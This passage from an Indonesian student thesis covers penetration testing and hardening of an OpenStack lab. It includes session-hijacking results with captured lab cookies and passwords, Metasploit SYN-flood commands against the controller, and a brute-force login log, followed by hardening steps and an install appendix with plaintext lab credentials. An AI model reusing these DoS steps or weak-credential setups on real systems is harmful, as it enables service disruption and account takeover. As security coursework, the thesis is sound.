*2kr6-tpm_-WE3fZqe6wzUYx2EA4j7d-TOb2xz0fw6uTN-N091Wfm4SqWeXV7* *qXn__Xx3S_yqZrJ9L34_QD6MhnHjterfJz2bINCi4TkULxwx4PuxwUGIat1z* *hliRAh_ZjNlqEwcGN8kN-tbGcJFKwNw3DY3CbrCGyl7O78XLa05x6Ym2Gefs* *paHguMoPKilZxAAVIYhTE4rnQwHjlwhRgSia_a_wDxriaZ:1fF8YF:HerwsU*

	ob9iGJKALpiy-f-qbdS9Y"
Host	*172.35.42.40*

B. *Web Proyek1.ta05.com*

Berikut ini tabel hasil yang ditampilkan setelah dilakukan serangan *session hijacking* pada *web proyek1.ta05.com.*

Tabel 14. Hasil *Session Hijacking Attack* pada *web proyek1.ta05.com*

Parameter Name	***Paramater Value***
Referer	*http://proyek1.ta05.com/*
Cookie	*PHSESSID=s3fnpr2qlfj38ali*
Email	*Ta05@gmail.com*
Password	*ta05*
Session id	*s3fnpr2qlfj38ali8cknda8270*
Host	*proyek1.ta05.com*

C. *Web Appshome.ta05.com*

Berikut ini tabel hasil yang ditampilkan setelah dilakukan serangan *session hijacking* pada *appshome.ta05.com.*

Tabel 15. Hasil *Session Hijacking Attack* pada *web appshome.ta05.com*

Parameter Name	***Paramater Value***
Referer	*http://appshome.ta05.com/login.php*
Cookie	*PHPSESSID-6ast74aivhcci4bk5u7i027b4*
Username	*Admin*
Password	*Admin*
Session id	*6asf74aivhcci4lbk5u7i027b4*
Host	*appshome.ta05.com*

4.2.2.4. Hasil Pengujian

Dari hasil pengujian yang telah dilakukan terhadap ke 3 *web* tersebut sesuai aspek *integrity* menggunakan serangan *session hijacking* dengan *tools wireshark* dan *NetworkMiner* didapatkan hasil bahwa *web* tersebut belum aman karena masih ditemukan kebocoran dengan serangan *session hijacking* sehingga *pentester* masih dapat akses *login* dari *web* dan dapat memungkinkan *pentester* dapat *login* ke *web* dan dapat melakukan modifikasi terhadap data *web* tersebut.

4.2.2.5. Skenario Pengujian Aspek *Availability*

Pengujian ini dilakukan untuk menguji keamanan data pada *Openstack* berdasarkan aspek *availability*. Pengujian ini bertujuan untuk memastikan data pada *Openstack* tersedia saat dibutuhkan pengguna yang memiliki hak akses. Pada tahap ini pengujian yang dilakukan pada *node controller (172.35.42.40)* menggunakan serangan *syn-flooding*. Tahapan yang dilakukan untuk melakukan serangan *syn-flood* adalah terminal pada *linux* dibuka, kemudian perintah *msfconsole* dijalankan untuk menjalankan *metasploit*. Setelah perintah *metasploit* berhasil dijalankan, kemudian perintah "*use auxiliary/dos/tcp/synflood",* dijalankan untuk melakukan serangan *syn-flood*. Kemudian perintah "*show options"* dijalankan untuk melihat informasi secara detail. Berikut tabel informasi yang ditemukan setelah menjalankan perintah *"show options"* pada *node controller*.

Tabel 16. Informasi *Node Controller* pada Aspek *Availability*

Name	*Current Setting*	*Required*	*Description*
INTERFACE		*no*	*The name of the interface*
NUM		*no*	*Number of SYNs to send (else unlimited)*
RHOST		*yes*	*The target address*
REPORT	*80*	*yes*	*The target port*
RHOST		*no*	*The spoofable source address (else randomizes)*
SNAPLEN	*65535*	*yes*	*The number of bytes to capture*
SPORT		*No*	*The source port (else randomizes)*
TIMEOUT	*500*	*yes*	*The number of seconds to wait for new data*

Selanjutnya, *set* target yang akan diserang dengan menggunakan perintah berikut.

```
msf auxiliary(synflood) > set RHOST 172.35.42.40
RHOST => 172.35.42.40
```

Setelah itu *pentester* menemukan target yang akan di uji. Kemudian perintah "*exploit"* dijalankan untuk melakukan serangan.

```
msf auxiliary(synflood) > exploit
[*] SYN flooding 172.35.42.40:80...
```

Untuk mengetahui hasil dari serangan diatas, *pentester* membuka aplikasi *wireshark* untuk melihat jumlah paket yang dikirimkan ke target melalui serangan tersebut. Jumlah paket yang dikirim sebanyak 1589547 paket dalam satuan menit. Dan setelah serangan dilakukan pada *node controller,* ditemukan perubahan yang ditampilkan pada *dashboard.*

4.2.2.6. Hasil Pengujian

Berdasarkan tahap pengujian yang dilakukan pada aspek *availability* dapat disimpulkan bahwa *Openstack* masih rentan terhadap serangan *Denial of Service (DoS).* Karena pada tahapan yang dilakukan menggunakan serangan *DoS* terjadi perubahan pada *node controller* yang ditampilkan pada *dashboard Openstack.*

Pada tabel berikut ini dapat dilihat perubahan yang terjadi pada *node controller* yang ditampilkan melalui *dashboard Openstack.*

Tabel 17. Sebelum Serangan dilakukan

No	Bagian	Total
1	*Active Instances*	*3*
2	*Active RAM*	*4.5 GB*
3	*VCPU*	*369.59 /hours*
4	*GB*	*4320.60 /hours*
5	*RAM*	*508636.34/hours*

Tabel 18. Setelah Serangan dilakukan

No	Bagian	Kondisi Awal	Kondisi setelah *syn-flood* dijalankan	Peningkatan penggunaan memori
1	*VCPU*	*369.59 /hours*	*369.68 /hours*	*0.09 / hours*
2	*GB*	*4320.60 /hours*	*4321.96 /hours*	*1.36 / hours*
3	*RAM*	*508636.34*	*508788.52*	*152.18/hours*

4.3. Hardening

Pada subbab ini diuraikan mengenai tahap *hardening* yang dilakukan terhadap kebocoran yang ditemukan pada *Openstack.* Tahap *hardening* ini bertujuan untuk mengatasi atau meminimalkan ancaman atau kebocoran yang terjadi pada keamanan data pada aspek CIA pada *Openstack.*

4.3.1. Hardening Pada Aspek *Confidentiality*

Pada subbab ini dijelaskan *hardening* yang dilakukan pada aspek *confidentiality* yaitu pada semua *node* dari sisi *ssh.* Pada tahap *penetration* yang dilakukan sebelumnya terdapat celah pada sisi *ssh*, sehingga pada tahap ini dilakukan *hardening* pada *ssh*.

Pada tahap *hardening* pada aspek *confidentiality* dengan menggunakan tahap *SSH hardening* didapatkan hasil bahwa *login* ke *ssh* dapat diatur dan dikendalikan dengan

mengatur konfigurasi dari *ssh* itu sendiri dengan mengamankan *openssh* menggunakan *public/private key* untuk otentikasi. Setelah tahap ini dilakukan ditemukan hasil bahwa dengan menggunakan *private key* dan *public key* sebagai otentikasi untuk mengakses server menggunakan *openssh*, maka serangan *bruteforce* yang dilakukan melalui *openssh* tidak dapat dilakukan lagi, karena otentikasi yang digunakan tidak menggunakan *username* dan *password* lagi, oleh karena itu serangan *bruteforce* yang akan dilakukan akan gagal. Dan juga *openssh* sudah lebih aman karena yang bisa mengakses hanya yang memiliki *private key* saja, dan juga *user* nya sudah dibatasi. Setelah dilakukan *hardening* pada ke 4 *node* tersebut maka didaptkan hasil seperti pada tabel berikut ini.

Tabel 19. Hasil *hardening confidentiality*

```
172.35.42.40.3306 – LOGIN FAILED: pangeran:pangeran123 (incorrect: Access Denied)
172.35.42.40.3306 – LOGIN FAILED: pangeran:napitupulu (incorrect: Access Denied)
172.35.42.40.3306 – LOGIN FAILED: pangeran:napitupulu123 (incorrect: Access Denied)
172.35.42.40.3306 – LOGIN FAILED: panca:panca (incorrect: Access Denied)
172.35.42.40.3306 – LOGIN FAILED: panca:panca123 (incorrect: Access Denied)
172.35.42.40.3306 – LOGIN FAILED: panca:simanjuntak (incorrect: Access Denied)
172.35.42.40.3306 – LOGIN FAILED: panca:simanjuntak123 (incorrect: Access Denied)
172.35.42.40.3306 – LOGIN FAILED: panca:panca321 (incorrect: Access Denied)
172.35.42.40.3306 – LOGIN FAILED: ta05:ta05 (incorrect: Access Denied)
172.35.42.40.3306 – LOGIN FAILED: ta05:kelompokta05 (incorrect: Access Denied)
172.35.42.40.3306 – LOGIN FAILED: ta05:ta05123 (incorrect: Access Denied)
172.35.42.40.3306 – LOGIN FAILED: admin:ta05 (incorrect: Access Denied)
172.35.42.40.3306 – LOGIN FAILED: ta05:admin (incorrect: Access Denied)
172.35.42.40.3306 – LOGIN FAILED: :(incorrect: Access Denied)
Scanned 1 of 1 hosts (100% complete)
```

4.3.2. Hardening Pada Aspek *Integrity*

Pada subbab ini dijelaskan *hardening* yang dilakukan pada aspek *integrity*. Pada tahap *penetration* yang dilakukan sebelumnya terdapat celah pada sisi *web* karena *web* masih menggunakan *http*, sehingga *session* dengan mudah didapatkan, dan ketika *user login* ke *web username* dan *password* dapat dengan mudah didapatkan, sehingga pada tahap ini dilakukan konfigurasi *web* supaya menggunakan *https* dan membuat kunci enkripsi dan sertifikat dengan menggunakan *openssl*. Sehingga ketika dilakukan serangan dengan memanfaatkan *session hijacking* maka *session* tidak bisa lagi didapatkan *attacker*, karena telah menggunakan *secure socket layer*.

4.3.3. *Hardening* Pada Aspek *Availability*

Pada subbab ini dijelaskan mengenai *hardening* yang dilakukan pada aspek *availability*. Pada tahap ini dilakukan *hardening* dengan membatasi koneksi pada setiap *host* yang mengakses dan membatasi paket yang dapat dikirim oleh *host*, sehingga tidak ada paket yang diterima secara berlebih yang memungkinkan server *down* dan aspek *availability* menjadi tidak terjamin. Setelah tahap *hardening* dilakukan pada *node* didapatkan hasil bahwa dengan melakukan *setting firewall* untuk tidak meneruskan paket data yang tidak diketahui jelas asalnya, dan menambah ukuran *buffer* koneksi TCP untuk meningkatkan pembuatan koneksi yang dapat dilakukan.

Bab V
Pembahasan

5.1. Pembahasan

Setelah melakukan implementasi manajemen keamanan data di *Openstack* kemudian dilakukan pengujian terhadap keamanan data pada *Openstack* dan ditemukan kebocoran atau celah pada sistem penyimpanan data di *Openstack* maka *pentester* melakukan tahap *hardening* untuk mengatasi kebocoran atau celah yang ditemukan. Adapun kesimpulan dari hasil pengujian dan *hardening* yang dilakukan pada keamanan data pada *Openstack* adalah sebagai berikut.

1. *Openstack* telah menjamin keamananan data melalui tahap *hardening* yang dilakukan pada *node controller, compute, cinder,* dan *swift.*
2. Kebocoran yang ditemukan pada aspek *confidentiality* dengan serangan *brute force* dapat dikurangi atau diatasi dengan melakukan konfigurasi pada *ssh.*
3. Kebocoran yang ditemukan pada aspek *integrity* dengan *session hijacking* dapat dikurangi atau diatasi dengan melakukan konfigurasi pada *https* di *web* dan membuat kunci enkripsi dan sertifikat dengan menggunakan *openssl.*
4. Dan untuk kebocoran yang ditemukan pada semua *node* dapat diatasi juga dengan mengaktifkan *firewall* pada setiap *node* menggunakan UFW.
5. *Openstack* dikatakan aman jika server sebagai media pengistalan *Openstack* tersebut aman atau dapat dijalnkan pada konfigurasi *node* pembangun *Openstack.*

Bab VI
Kesimpulan dan Saran

6.1. Kesimpulan

Setelah melakukan implementasi manajemen keamanan data di *Openstack* kemudian dilakukan pengujian terhadap keamanan data pada *Openstack* dan ditemukan kebocoran atau celah pada sistem penyimpanan data di *Openstack* maka *pentester* melakukan tahap *hardening* untuk mengatasi kebocoran atau celah yang ditemukan. Adapun kesimpulan dari hasil pengujian dan *hardening* yang dilakukan pada keamanan data pada *Openstack* adalah bahwa kebocoran yang ditemukan pada *Openstack* dapat diatasi atau dikurangi dengan melakukan sistem *hardening* pada *ssh* berdasarkan aspek *confidentiality*, kemudian melakukan konfigurasi *web* agar menggunakan *https* agar *session* tidak mudah di dapat pada aspek *integrity*, dan pada aspek *availability* dilakukan *setting firewall* untuk membatasi jaringan yang masuk pada sistem.

6.2. Saran

1. Untuk penggunaan *Openstack* diharapkan untuk menggunakan *password* dengan berbagai kombinasi huruf, angka, dan tanda baca lainnya.
2. Pastikan untuk melakukan instalasi dan konfigurasi *firewall* untuk menutupi *port-port* yang tidak penting.

Daftar Pustaka

[1] *08, C. (2018). E-Book Netminer, Tool Monitoring Jaringan.[online] Portal E-Book Sharing.Availableat:https://portalebookshare.blogspot.co.id/2017/02/e-book-netminer-tool-monitoring-jaringan.html [Accessed 23 May 2018].*

[2] *Adriant, M. and Mardianto, I. (2018). IMPLEMENTASI WIRESHARK UNTUK PENYADAPAN (SNIFFING) PAKET DATA JARINGAN. [online] Trijurnal.lemlit.trisakti.ac.id.Available,at:http://trijurnal.lemlit.trisakti.ac.id/index.php/semnas/article/view/139 [Accessed 23 May 2018].*

[3] *Akademika,(2012, 12 Maret).Budi.Hierarki Data (Data Hierarchy).Diperoleh 29 Januari 2018,dari http://pbsabn.lecture.ub.ac.id/2012/05/hierarki-data-data-hierarchy/*

[4] *Budiyanto Alex.Pengantar Cloud Computing.Komunitas Cloud Computing Indonesia.Diperoleh:25Januari2018,darihttp://smuet.lecture.ub.ac.id/files/2012/06/E-Book-Pengantar-Cloud-Computing-R1.pdf*

[5] *Darshan Tank, Akshai Aggarwal, & Nirbhay Chaubey, 2017,"Security Analysis of Openstack Keystone," International Journal of Latest Technology in Engineering, Management & Applied Science (IJLTEMAS),ISSN 2278 - 2540 pp. 31 – 38 [Accessed 25 January 2018].*

[6] *Eprints.ums.ac.id. (2018). [online] Available at: http://eprints.ums.ac.id/35404/1/Naskah%20Publikasi.pdf [Accessed 24 May 2018].*

[7] *Fauziah & Andriyana Septi.2009. Hijacking session pada sistem keamanan komputer(studi kasus pencegahan virus pada e-mail). Jurnal Artificial, ICT Research Center UNAS.Vol 3.No 1. Diperoleh:30 Januari 2018, dari http://www.e-jurnal.com/2014/05/hijacking-session-pada-sistem-keamanan.html*

[8] *http://download.portalgaruda.org/article.php?article=419743&val=238&title=Studi%20Isu%20Keamanan%20Jaringan%20Pada%20Facebook ,[Accessed 25 January 2018].*

[9] *Marzuki Binadarma - http://marzukibinadarma.blogspot.co.id/2016/12/ [Accessed 20 January 2018].*

[10] *(n.d.). Retrieved from http://www.indonesianbacktrack.or.id/forum/thread-862.html [Accessed 25 May 2017].*

[11] *Nugraha, Putu Gede Surya Cipta; Mogi, I Komang Ari; Setiawan, I Made Agus. Implementasi private cloud computing sebagai layanan infrastructure as a service (iaas) menggunakan openstack. Jurnal Ilmu Komputer, [S.l.], v. 8, n. 2, sep. 2015. ISSN 1979-5661.*
Available at :https://ojs.unud.ac.id/index.php/jik/article/view/18359. Date accessed: 25 January 2018.

[12] *Openstack.(2018, 26 Januari).Pengolahan Data.Diperoleh 26 Januari 2018, dari https://docs.openstack.org/id/security-guide/data-processing.html*

[13] *Peter Mell & Timothy Grance. (2011). The NIST Definition of Cloud Computing. NIST. National Institute of Standards and Technology. Diperoleh 25 Januari 2018.*

[14] *Purbo, Onno W.(2011). Petunjuk Praktis Cloud Computing Menggunakan Open Souce.dde. Diperoleh 25 Januari 2018.*

[15] *ROZI, M. (2018). IMPLEMENTASI REMOTE SERVER MENGGUNAKAN METODE PORT KNOCKING DENGAN ASYMMETRIC ENCRYPTION. [online] Digilib.its.ac.id. Available at: http://www.digilib.its.ac.id/ITS-Undergraduate-3100010038254/10274 [Accessed 24 May 2018].*

[16] *The Internet Protocol Journal.2006. Quarterly Technical Publication for Internet and Intranet Professionals.Vol 9.No 4. Diperoleh : 30 Januari 2018, dari https://www.cisco.com/c/en/us/about/press/internet-protocol-journal/back-issues/table-contents-60.html*

[17] *Services,ICL.(2016, 1 Marc).PLANNING A DATA STORAGE SISTEM FOR OPENSTACK PLATFORM.Diperoleh 28 Januari 2018, dari https://icl-services.com/eng/company/news/planning-a-data-storage-sistem-for-openstack-platform/*

[18] *Stallings, William. Cryptography and Network Security Overview & Chapter 1. Lecture slides by Lawrie Brown (with edits by RHB)[Accessed 25 January 2018].*

[19] *Syafrizal, Melwin.2007. ISO 17799: Standar Sistem Manajemen Keamanan Informasi.Yogyakarta:Seminar Nasional Teknologi 2007 (SNT 2007) [Accessed 30 January 2018].*

[20] *Syaikhu, Akhmad.Komputasi awan (cloud computing) Perpustakaan pertanian: Jurnal Pustakawan Indonesia, Vol:1 [Accessed 25 January 2018].*

[21] Y.Feruza, Sattavo & Kim Tao-hoon.2007. IT Security Review: Privacy, Protection, Access Control, Assurance and Sistem Security. International Journal of Multimedia and Ubiquitous Engineering. Vol. 2, No. 2. Diperoleh:25 Januari 2018, dari www.sersc.org/journals/IJMUE/vol2_no2_2007/2.pdf

[22] X.ishalnumun.(2018).riview Nmap software audit sistem informasi.[onlie]Available at:https://ishalnuman.wordpress.com/2017/11/21/riview-nmap-software-audit-sistem-informasi/[Accessed 6 Jun.2018].

[23] –TechnologyID.(2018).Host Hardening.[online] Available at: https://technology.wordpress.com/2015/10/16/host-hardening/ [Accessed 17 jun 2018].

Lampiran 1

A. Syarat-syarat yang dilakukan dalam instalasi *Openstack.*

1. Instal *Ubuntu 14.04.5 LTS.*

2. Tentukan spesifikasi yang dibutuhkan untuk menginstal *Openstack.*

Node	*CPU*	*RAM*	*Hardisk*	*NIC*
Controller	1 – 4+	8 GB	100+ GB	2
Compute	1 – 4+	8 GB	100+ GB	2
Cinder	1 – 4+	8 GB	100+ GB (/dev/sda dan /dev/sdb)	2
Swift	1 – 4+	8 GB	100+ GB (/dev/sda dan /dev/sdb)	2

B. Langkah-langkah yang dilakukan dalam instalasi *Openstack.*

1. Melakukan konfigurasi jaringan pada setiap *node* supaya menggunakan *ip static.*

```
nano /etc/network/interfaces
```

Masukkan *script* berikut untuk konfigurasi.

```
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
        address 172.35.42.40
        netmask 255.255.0.0
        gateway 172.35.1.1
        dns-nameservers 172.21.1.5 172.21.1.5
auto eth1
iface eth1 inet static
        address 172.35.42.41
        netmask 255.255.0.0
        gateway 172.35.1.1
        dns-nameservers 172.21.1.5 172.21.1.5
```

Konfigurasi dilakukan pada setiap *node* dengan IP yang berbeda sesuai tabel di bawah ini.

Node	*IP*		*Subnet mask*	*Gateway*	*Dns-nameserver*
	Eth 0	Eth 1			
Controller	172.35.42.40	172.35.42.41	255.255.0.0	172.35.1.1	172.21.1.5
Compute	172.35.42.42	172.35.42.43	255.255.0.0	172.35.1.1	172.21.1.5
Cinder	172.35.42.44	172.35.42.45	255.255.0.0	172.35.1.1	172.21.1.5
Swift	172.35.42.46	172.35.42.47	255.255.0.0	172.35.1.1	172.21.1.5

Kemudain *set hostname* pada masing-masing *node* pada file */etc/hosts.*

```
172.35.42.40   controller
172.35.42.42   compute
172.35.42.44   cinder
172.35.42.46   swift
```

Lalu verifikasi dengan melakukan *ping* antar ke empat *node*.

2. Instalasi dan konfigurasi *Network Time Protocol* (NTP)

   NTP berfungsi supaya antar *node* dapat sinkron.

```
apt-get install chrony
```

Edit file konfigurasi file *ntp/etc/chrony/chorony.conf* dan tambahkan *script* berikut.

```
server 172.35.42.40 iburst                    #pada controller
server controller iburst                      #pada node lain
```

Kemudian *restart chrony.*

3. Instalasi *Ubuntu Cloud repository* pada semua *node*.

```
# apt-get install software-properties-common
# add-apt-repository cloud-archive:liberty
```

Lalu edit file */etc/apt/sources.list* dan masukkan baris berikut sehingga ketika kita melakukan instalasi dari *repository.*

```
deb http://172.22.42.110/ubuntu trusty main restricted universe
multiverse
deb http://172.22.42.110/ubuntu trusty-security main restricted
universe multiverse
deb http://172.22.42.110/ubuntu trusty-updates main restricted
universe multiverse
deb http://172.22.42.110/ubuntu trusty-backports main restricted
universe multiverse
```

Kemudian edit file */etc/apt/sources.list.d/cloudarchive-liberty.list* dan tambahkan baris berikut.

```
deb http://172.22.42.110/openstack trusty-updates/liberty main
deb-src http://172.22.42.110/openstack trusty-updates/liberty main
```

Setelah kedua file tersebut telah diubah maka kita akan melakukan *update* dan *upgrade*

```
# apt-get update && apt-get dist-upgrade
```

Kemudian install *Openstack client* nya dengan cara mengetikkan perintah berikut.

```
# apt-get install python-openstackclient
```

4. Menginstal *mariadb* pada *node controller*.

```
# apt-get install mariadb-server python-pymysql
```

Buat file */etc/mysql/conf.d/mysqld_openstack.cnf* dan lakukan konfigurasi dengan mengisikan baris berikut didalam file.

```
[mysqld]
ind-address = 172.35.41.40

[mysqld]

default-storage-engine = innodb
innodb_file_per_table
collation-server = utf8_general_ci
init-connect = 'SET NAMES utf8'
character-set-server = utf8
```

Kemudian *restart database* atau *mysql*

```
# service mysql restart
```

5. Menginstall *rabbitmq-server* pada *node controller.*

```
# apt-get install rabbitmq-server
```

Tambahkan *openstack user.*

```
# rabbitmqctl add_user openstack ***** ( *=password rabbit)
Creating user "openstack"…….
```

6. Tambahkan *identity service* pada *node controller.*

Buat *keystone database*.

```
CREATE DATABASE keystone;
```

Exit database akses *client.*

Edit file */etc/keystone/keystone.conf*

```
DEFAULT]
...
```

```
admin_token = 7e505054a91f021d3d29
...
verbose = True
[database]
...
connection  =  mysql+pymysql://keystone:ta05@controller/keystone
[memcache]
...
server = localhost:11211
[token]
...
provider = uuid
driver = memcache
[revoke]
...
driver = sql
```

Kemudian *populate identity service database.*

```
# su –s /bin/sh –c "keystone-manage db_sync" keystone
```

Edit file */etc/apache2/apache2.conf* dan mengkonfigurasi *server name* pada setiap *node.*

```
ServerName controller
```

Membuat file */etc/apache2/sites-available/wsgi-keystone.conf* dengan mengikuti konten seperti dibawah ini.

```
Listen 5000
Listen 35357

<VirtualHost *:5000>
        WSGIDaemonProcess   keystone-public   process=5   threads
user=keystone
        WSGIProcessGroup keystone-public
        WSGIScriptAlias / /usr/bin/keystone-wsgi-public
        WSGIAplicationGroup %{GLOBAL}
        WSGIPassAuthorization On
        <IfVersion >= 2.4>
              ErrorLogFormat "%{cu} %M"
        </IfVersion>
        ErrorLog /var/log/apache2/keystone.log
```

```
        CustomLog /var/log/apache2/keystone_access.log combined

         <Directory /usr/bin>
                <IfVersion >= 2.4>
                       Require all granted
                </IfVersion>
                <IfVersion <2.4>
                      Order allow,deny
                       Allow from all
                </IfVersion>
          </Directory>
</VirtualHost>

<VirtualHost *:35357>
        WSGIDaemonProcess keystone-admin process=5 threads=1
user=keystone group=keystone display-name=%{GROUP}
        WSGIProcessGroup keystone-admin
        WSGIScriptsAlias / /usr/bin/keystone-wsgi-admin
        WSGIAplicationGroup %{GLOBAL}
        WSGIPassAuthorization On
        <IfVersion >= 2.4>
             ErrorLogFrmat "%{cut}t %M"
        </IfVersion>
       ErrorLog /var/log/apache2/keystone.log
       CustomLog /var/log/apache2/keystone_access.log combined

       <Directory /usr/bin>
              <IfVersion >= 2.4>
                    Require all granted
              </IfVersion>
                <IfVersion <2.4>
                     Order allow,deny
              Allow from all
          </IfVersion>
      </Directory>
</VirtualHost>
```

Kemudian *enable identity service virtual hosts* dan *restart apache http server.*

7. Membuat *service Entity* dan *API endpoints*

a. Konfigurasi autentikasi *token.*

```
$ export OS_TOKEN = 7e505054a91f021d3d29
```

b. Konfigurasikan *endpoint URL.*

```
$ export OS_URL=http://controller:35357/v3
```

c. Konfigurasi versi *identity API.*

```
$ export OS_IDENTITY_API_VERSION=3
```

d. Langkah selanjutnya *Create the service entity for the Identity service.*

```
$ openstack service create --name keystone --description
"OpenStack Identity" identity
```

e. Membuat *identity service API endpoints*

```
$ openstack endpoint create –region RegionOne identity public
http://controller:5000/v2.0
```

8. Membuat *projects*, *users*, dan *roles*

a. Membuat *admin project.*

```
$ openstack project create –domain default --description "Admin
Project" admin
```

b. Membuat *admin user.*

```
$ openstack user create –domain default --password-prompt admin
```

c. Membuat *admin role.*

```
$ openstack role create admin
```

d. Tambahkan *admin role* ke *admin* projek dan *user.*

```
$ openstack role add –project admin –user admin admin
```

e. Langkah selanjutnya buat *service* projek.

```
$ openstack projeck create –domain default --description
"Service Project" service
```

f. Kemudian membuat demo projek.

```
$ openstack project create –domain default --description "Demo
Project" demo
```

g. Membuat demo *user*

```
$ openstack user create –domain default --password-prompt demo
```

h. Membuat *user role.*

```
$ opensatck role create user
```

i. Menambahkan *user* role ke *demo* projek dan *user.*

```
$ openstack role add –project demo –user demo user
```

j. Edit file */etc/keystone/keystone-paste.ini* dan hapus *admin_token_auth* dari *[pipeline:public_api*], [*pipeline:admin_api*], dan [*pipeline:api_v3*]

k. Pada *admin user*, *request token* autentikasi.

```
$ openstack –os-auth 172.35.42.40 --os-project-domain-id default --os-user-domain-id default --os-project-name admin --os-username admin --os-auth-type password token issue
```

l. Pada demo *user*, *request* token autentikasi.

```
$ openstack –os-auth 172.35.42.40 --os-project-domain-id default --os-user-domain-id default --os-project-name demo --os-username demo --os-auth-type password token issue
```

9. Membuat *script openstack client.*

a. Edit file *admin-openrc.sh* dan menambahkan konten berikut.

```
export OS_PROJECT_DOMAIN_ID=default
export OS_USER_DOMAIN_ID=default
export OS_PROJECT_NAME=admin
export OS_TENANT_NAME=admin
export OS_USERNAME=admin
export OS_PASSWORD=ta05
export OS_AUTH_URL=http://172.35.42.40:35357/v3
export OS_IDENTITY_API_VERSION=3
export OS_IMAGE_API_VERSION=2
export OS_AUTH_VERSION=3
export OS_URL=http://172.35.42.40:35357/v3
```

b. Edit file *demo-openrc.sh* seperti konten berikut ini.

```
export OS_PROJECT_DOMAIN_ID=default
export OS_USER_DOMAIN_ID=default
export OS_PROJECT_NAME=demo
export OS_TENANT_NAME=demo
export OS_USERNAME=demo
export OS_PASSWORD=ta05
export OS_AUTH_URL=http://172.35.42.40:5000/v3
export OS_IDENTITY_API_VERSION=3
export OS_IMAGE_API_VERSION=2
export OS_AUTH_VERSION=3
```

10. Menambahkan *Image Service*

Buat *glance database* dan *exit* akses database client

Buat *service credentials.*

Buat *glance user.*

```
$ openstack user create –domain defaulf –password-prompt glance
```

Tambahkan *admin* ke *glance user* dan *service project.*

```
$ opensatck role add –project service –user glance admin
```

Membuat *glance service entity.*

```
$ openstack service create –name glance --description "OpenStack
Image service" image
```

Buat *image service API endpoints*.

```
$ openstack endpoint create –region RegionOne image public
172.35.42.40
```

Install *glance python.*

```
# apt-get install glance python-glanceclient
```

Kemudian edit file */etc/glance/glance-api.conf.*

```
[DEFAULT]
notification_driver = noop
verbose = True
[database]
...
Connection = mysql+pymysql://glance:ta05@controller/glance
[keystone_authtoken]
...
auth_uri = http://172.35.42.40:5000
auth_url = http://172.35.42.40:35357
auth_plugin = password
project_domain_id = default
user_domain_id = default
project_name = service
username = glance
password = ta05
[paste_deploy]
...
Flavor = keystone
[glance_store]
```

```
...
default_store = file
filesistem_store_datadir = /var/lib/glance/images/
```

Lalu edit file */etc/glance/glance-registry.conf*

```
[DEFAULT]
notification_driver = noop
verbose = True

[database]
...
connection=mysql+pymysql://glance:ta05@controller/glance

[keystone_authtoken]
auth_uri = http://172.35.42.40:5000
auth_url = http://172.35.42.40:35357
auth_plugin = password
project_domain_id = default
user_domain_id = default
project_name = service
username = glance
password = ta05

[paste_deploy]
flavor = keystone

[glance_store]
default_store = file
filesistem_store_datadir = /var/lib/glance/images/
```

Kemudian *restart image service.*

```
# service glance-registry restart
# service glance-api restart
```

Untk *script environment*, konfigurasi *image service client* utuk menggunakan *API versi 2.0.*

```
$ echo "export OS_IMAGE_API_VERSION=2'| tee -a admin-openrc.sh
demo-openrc.sh
```

Kemudian *download source image.*

```
$ wget http://download.cirros-cloud.net/0.3.4/cirros-0.3.4-x86_64-disk.img
```

Upload image ke *image service* menggunakan format *disk QCOW2*, format *bare container*, dan *public visibility* untuk semua projek yang dapat diakses.

```
$ glance image-create –name “cirros” \
--file cirros-0.3.4-x86_64-disk.img \
--disk-format qcow2 –container-format bare \
--visibility public --progress
```

Lalu lakukan konfigurasi *upload image* dan validasi atribut.

```
$ glance image-list
```

11. Menambahkan *Compute Service*

Create database nova.

```
CREATE DTABASE nova;
```

Exit database akses *client.*

Create nova user.

```
$ openstack user create –domain default –password-prompt nova
User Password:
Repeat User Password:
```

Tambahkan *admin role* ke *nova user*.

```
$ openstack role add –project service –user nova admin
```

Create nova service entity.

```
$ openstack service create –name nove --description ‘Openstack Compute” compute
```

Create compute service API endpoints.

```
$ openstack endpoint create –region RegionOne compute public http://controller:8774/v2/%\(tenant_id\)s
```

Selanjutnya install *nova-api.*

```
# apt-get install nova-api nova-cert nova-conductor nova-consoleauth nova-novcproxy nova-scheduler \ python-novaclient
```

Edit file /*etc/nova/nova.conf*

```
[database]
connection = mysql+pymysql://nova:ta05@controller/nova

[DEFAULT]
```

```
verbose=True
...
enabled_apis=ec2,osapi_compute,metadata
rpc_backend = rabbit
auth_strategy = keystone
my_ip = 172.35.42.40
network_api_class = nova.network.neutronv2.api.API
security_group_api = neutron
linuxnet_interface_driver                                          =
nova.network.linux_net.NeutronLinuxBridgeInterfaceD$
firewall_driver = nova.virt.firewall.NoopFirewallDriver

[oslo_messaging_rabbit]
rabbit_host = controller
rabbit_userid = openstack
rabbit_password = ta05

[keystone_authtoken]
auth_uri = http://172.35.42.40:5000
auth_url = http://172.35.42.40:35357
auth_plugin = password
project_domain_id = default
user_domain_id = default
project_name = service
username = nova
password = ta05

[vnc]
vncserver_listen = $my_ip
vncserver_proxyclient_address = $my_ip

[glance]
host = controller

[oslo_concurency]

lock_path = /var/lib/nova/tmp
```

Restart compute service.

```
# service nova-api restart
# service nova-cert restart
# service nova-consoleauth restart
# service nova-scheduler restart
# service nova-conductor restart
# service nova-novncproxy restart
```

Install dan konfigurasi *compute node.*

```
# apt-get install nova-compute sysfsutils
```

Edit file */etc/nova/nova.conf*

```
[database]
connection = mysql+pymysql://nova:ta05@controller/nova

[DEFAULT]
verbose=True
...
enabled_apis=ec2,osapi_compute,metadata
rpc_backend = rabbit
auth_strategy = keystone
my_ip = 172.35.42.40
network_api_class = nova.network.neutronv2.api.API
security_group_api = neutron
linuxnet_interface_driver                                          =
nova.network.linux_net.NeutronLinuxBridgeInterfaceD$
firewall_driver = nova.virt.firewall.NoopFirewallDriver

[oslo_messaging_rabbit]
rabbit_host = controller
rabbit_userid = openstack
rabbit_password = ta05

[keystone_authtoken]
auth_uri = http://172.35.42.40:5000
auth_url = http://172.35.42.40:35357
auth_plugin = password
project_domain_id = default
user_domain_id = default
project_name = service
username = nova
```

```
password = ta05

[vnc]
vncserver_listen = $my_ip
vncserver_proxyclient_address = $my_ip

[glance]
host = controller

[oslo_concurency]

lock_path = /var/lib/nova/tmp
```

Kemudian *determine node compute* untuk mendukung akselarasi dengan *hardware.*

```
$ egrep –c '(vmx|svm) /proc/cpuinfo
```

Restart compute service.

12. Menambahkan *Networking Service*

Buat *database neutron.*

```
CREATE DATABASE neutron;
```

Create neutron user.

```
$ openstack user create –domain default –password-prompt neutron
